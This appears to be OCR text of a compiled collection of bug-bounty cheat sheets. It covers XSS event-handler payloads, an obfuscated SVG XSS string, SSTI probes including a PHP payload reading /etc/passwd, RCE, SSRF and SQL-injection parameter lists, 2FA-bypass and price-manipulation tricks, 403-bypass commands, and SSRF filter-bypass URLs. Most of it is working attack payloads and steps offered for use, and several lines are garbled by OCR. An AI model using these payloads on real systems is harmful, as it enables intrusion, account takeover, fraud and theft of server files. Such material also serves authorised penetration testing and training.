

Top 20 Event Handlers to Trigger XSS
1. onload=alert()
2. onerror=confirm()
3. onfocus=prompt()
4. onclick=alert()
5. onmouseover=confirm()
6. onchange=prompt()
7. onmouseup=alert()
8. onkeydown=confirm()
9. onkeyup=prompt()
10. onkeypress=alert()
11. onMoveOn=confirm()
12. onabort=prompt()
13. ondblclick=alert()
14. onresize=confirm()
15. onselect=prompt()
16. onscroll=alert()
17. onsubmit=confirm()
18. onblur=prompt()
19. onreset=alert()
20. onunload=confirm()
// by @trbughunters




Hack3rScr0lls iOS Security

@hackerscrolls

@hackerscrolls


Cloud
site:
Directory
allintext:
allintitle:
allinurl:
ext:
filetype:
intext:
intitle:
inurl:
Groups
allintext:
allintitle:
author:
group:
insubject:
intext:
intitle:
Image Search
allintitle:
allinurl:
filetype:
inurl:
intitle:
site:
News
allintext:
allintitle:
allinurl:
intext:
intitle:
inurl:
location:
source:
Product Search
allintext:
allintitle:
Web Search
allinanchor:
allintext:
allintitle:
allinurl:
cache:
define:
filetype:
id:
inanchor:
info:
intext
intitle:


iOS Pentesting
Runtime / Dynamic Analysis
Using Hopper
Method Swizzling & Categories
Callback & Blocks
Client Side Attack
Sql Injection
Cross-site Scripting
Prediction Injection
XML Injection
Application Level DOS
Broken Authentication & Session Management
Session Terminating after Password Reset
Expired Token can be reused
Authentication Bypass using Success Response
OAuth Flow & 2FA Bypass
Cleartext Tranmission
Broken Access Control (BAC)
SSRF
Prev Escalation & IDOR
Unauthorized API Call
Web-Based Exploitation
Abuse UIWebView
Risk of Javascript Cocoa Bridge
iOS Networking
iOS URL Loading System
NSURLSession
Proxy Configure/SSL Pinning
Interprocess Communication
Scheme
Custom Scheme
Universal Link
Sharing Data with UIActivity
Application Extension
Exploit of Pasteboard
Restricting and Validating Shareable Data
Reverse Engineering / Debugging
Unauthorized Code Modification
Insecure version of OS Installation Allowed
Insecure Data Storage
iOS Directory Structure
In Sqlite Database
In Info.plist
Core Framework
Keychain
Lab Setup
JailBroken Device
1. MTerminal
2. Substrate Safe Mode
3. OpenSSH
4. IPA Installer
5. BigBoss Recommended Tools
6. Network Commands
7. Bootstrap commands
8. Developer -cmds
9. Filza
10. Make
11. Nano
12. Apple Find Conduct Tool
13. House Arrest Fix
14. PreferencesLoader
Cydia
Class Dump
Frida-iOS-dump
Application Installation
Using IPA File
Using .app File
Decrypting App
iOS Security Model & Legacy Issue
JailBroken Detection & Sandboxing
SSL Unpinning
Use of Disabling certificate validation
ASLR/PIE Flag Check
Format Strings
Buffer Overflows & Stack
Integer Overflow & Heap
Weak Cryptography
Data Protection API
Weak Hashing & Encryption
Poor key management process
Use of custom encryption protocols
Unintended Data Leakage
NSLog / Apple System Log
Application Backgrounding / Snapshots
Cache Prediction
Pasteboard
Pastebin
GitHub
Keylogging & AutoCorrection Database
State Preservation

WHAT CAN YOU REACH IN CASE YOU UPLOADED:

1. ASP / ASPX / PHP5 / PHP / PHP3 : WEBSHELL / RCE
2. SVG : STORED XSS / SSRF
3. GIF : STORED XSS
4. CSV : CSV INJECTION
5. XML : XXE
6. AVI : LFI / SSRF
7. HTML/JS : HTML INJECTION / XSS / OPEN REDIRECT
8. PNG/JPEG : PIXEL FLOOD ATTACK
9. ZIP : RCE VIA LFI
10. PDF/PPTX : SSRF / BLIND XXE

@ SalahHasoneh1


jaehak — vi ssti.txt — 108×24
SSTI vulnerability finding attack vector
Generic
{7*7}
{{ '7'*7 }}
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{% for c in [1,2,3] %}{{ c,c,c }}{% endfor %}
{{ [].__class__.__base__.__subclasses__() }}
PHP Based
{php}print "Hello"{/php}
{php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s);{/php}
Node.js Backend based
{{ this }}-> [Object Object]
{{ this.__proto__ }}-> [Object Object]
{{ this.__proto__.constructor.name }}-> Object
{{this.constructor.constructor}}
{{this.constructor.constructor('process.pid')()}}
@what_web

WAYS TO BYPASS 2FA

1. TRY TO SENDING A BLANK CODE
2. TRY ALL SUBDOMAINS, WHICH HAVE LOGIN PANEL USED SAME LOGIN IN INFORMATION, IT MAY HAPPEN THAT SOME OF THEM DO NOT NEED 2FA
3. CHECK IF THE INPUT HAVE RAITE LIMIT, IF NOT USE BRUTE FORCE TO BYPASS
4. CREATE 2 ACCOUNTS, TURN ON 2FA IN BOTH ACCOUNTS, INTERCEPT ON BURPSUTE, DISABLE 2FA FOR ANY OF THE ACCOUNTS, TAKE A CSRF POC, OPEN THE SECOND ACCOUNT, AND TRY IT

Price Manipulation Method 2 - #BugBountyTips

1. Add two products to the basket [Let's consider a single product $40]
2. If the request is processed in this way: {"items":{"laptop":1,"mobile":1}}
3. Change the JSON body to: {"items":{"laptop":4,"mobile":-2}}
4. The cost will become $20 for two items: 4 * $40 - 2 * $70 = $160 - $140 = $20

@SalahHasoneh1

Price Manipulation Method - #BugBountyTips

If the product price parameter cannot be changed, change the quantity of products

items[1][quantity]= 1 --> 234 €
items[1][quantity]= 0.1 --> 23.4 €

Congratulations, you bought the order for 1% of the price

@SalahHasoneh1

1. Go to https://otx.alienvault.com/indicator/domain/<target domain>
2. Replace <target domain> with your target.
3. Scroll down to the "Associated Urls" section.
4. Using AlienVault OTX you may find URLs that disclose sensitive information about other users (e.g., receipts), auth tokens, IDORs, interesting parameters/files, and many other gems.
5. Report & profit.

Note: API interface also available at https://otx.alienvault.com/api/v1/indicators/domain/<target domain>/url_list?limit=50&page=1

Top 25 Remote Code Execution(RCE) Parameters for @trbughunters

1. ?cmd={payload}
2. ?exec={payload}
3. ?command={payload}
4. ?execute={payload}
5. ?ping={payload}
6. ?query={payload}
7. ?jump={payload}
8. ?code={payload}
9. ?reg={payload}
10. ?do={payload}
11. ?func={payload}
12. ?arg={payload}
13. ?option={payload}
14. ?load={payload}
15. ?process={payload}
16. ?step={payload}
17. ?read={payload}
18. ?function={payload}
19. ?req={payload}
20. ?feature={payload}
21. ?exe={payload}
22. ?module={payload}
23. ?payload={payload}
24. ?run={payload}
25. ?print={payload}

@trbughunters

Top 25 Server-Side Request Forgery(SSRF) Dorks

1.?dest={target}
2.?redirect={target}
3.?uri={target}
4.?path={target}
5.?continue={target}
6.?url={target}
7.?window={target}
8.?next={target}
9.?data={target}
10.?reference={target}
11.?site={target}
12.?html={target}
13.?val={target}
14.?validate={target}
15.?domain={target}
16.?callback={target}
17.?return={target}
18.?page={target}
19.?feed={target}
20.?host={target}
21.?port={target}
22.?to={target}
23.?out={target}
24.?view={target}
25.?dir={target}

Note: The popularity of dorks can vary.

@trbughunters

Top 25 XSS Dorks according to OpenBugBounty

1. ?q={payload}
2. ?s={payload}
3. ?search={payload}
4. ?id={payload}
5. ?lang={payload}
6. ?keyword={payload}
7. ?query={payload}
8. ?page={payload}
9. ?keywords={payload}
10. ?year={payload}
11. ?view={payload}
12. ?email={payload}
13. ?type={payload}
14. ?name={payload}
15. ?p={payload}
16. ?month={payload}
17. ?immagine={payload}
18. ?list_type={payload}
19. ?url={payload}
20. ?terms={payload}
21. ?categoryid={payload}
22. ?key={payload}
23. ?l={payload}
24. ?begindate={payload}
25. ?enddate={payload}

Top 25 SQL Injection Parameters for @trbughunters

1. ?id={payload}
2. ?page={payload}
3. ?dir={payload}
4. ?search={payload}
5. ?category={payload}
6. ?class={payload}
7. ?file={payload}
8. ?url={payload}
9. ?news={payload}
10. ?item={payload}
11. ?menu={payload}
12. ?lang={payload}
13. ?name={payload}
14. ?ref={payload}
15. ?title={payload}
16. ?view={payload}
17. ?topic={payload}
18. ?thread={payload}
19. ?type={payload}
20. ?date={payload}
21. ?form={payload}
22. ?join={payload}
23. ?main={payload}
24. ?nav={payload}
25. ?region={payload}


%ff<!---><svg/onload=top[/al/.source+/ert/.source]()>

```
#Best for hunting Rce @Ansar0047
#Bugbountytips

Rce (linux and windows):
https://github.com/payloadbox/command-injection-payload-list
https://github.com/ewilded/shelling

PHP Generic Gadget Chains (framework/library):
https://github.com/ambionics/phpggc

PHP objection injection:
https://github.com/portswigger/php-object-injection-check

File upload to rce:
https://github.com/modzero/mod0BurpUploadScanner

Server-Side Template Injection:
https://github.com/epinna/tplmap.git

Java deserialization,NET deserialization:
https://github.com/portswigger/gadgetprobe
https://github.com/nccgroup/freddy
https://github.com/federicodotta/Java-Deserialization-Scanner
https://github.com/frohoff/ysoserial
https://github.com/ilmila/J2EEScan
https://github.com/joaomatosf/jexboss
```

Github Dorking Tips:

When doing github recon, Don't Just look on the repositories.

"Code" is the biggest one that mostly cause security vulnerabilities.

"Issues" is the second biggest, actually a gold mine.

"Commits" are good too, take your time on them too.

@HolyBugx

403 Find & Bypass

In Kali

1- To find 403 pages

run this command

```
python3 dirsearch.py -r -b -u <host> -i 403 -e php,html,json,aspx,sql,asp,js,txt
```

and put the result in txt file

2- Install This tool in kali https://github.com/smackerdodi/403bypasser.git

Then run this command :

```
for i in $(cat /path/to/403.txt); do python3 403bypasser.py https://<host>/ $i ; done
```

And wait for result 200,302


By burp


Fuzz the result file in burp and install this tool https://github.com/sting8k/BurpSuite_403Bypasser to bypass it

or make it manually with this write up

https://github.com/KathanP19/HowToHunt/tree/master/Status_Code_Bypass

@0xElkot


SSRF
Search & Destroy
Bypass block list
A New Era Of SSRF Exploiting URL Parser by Orange Tsai
http://evil$google.com
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
0://evil.com:80;http://google.com:80/
URL Parser Logic
http://@@@@@@@.@@@
Unicode Normalization
Octal: http://0177.0.0.01
Decimal: http://2130706433/
Hex: http://0x7f.0x0.0x0.0x1
Mixed: http://0177.0x0.0x0.1
Address encoding
Localhost Representation
http://0/
http://127.1
http://0.0.0.0
http://127.127.127.127
IPv6 Address
http://[::]:80
http://0000::1:80/
http://::1/server-status
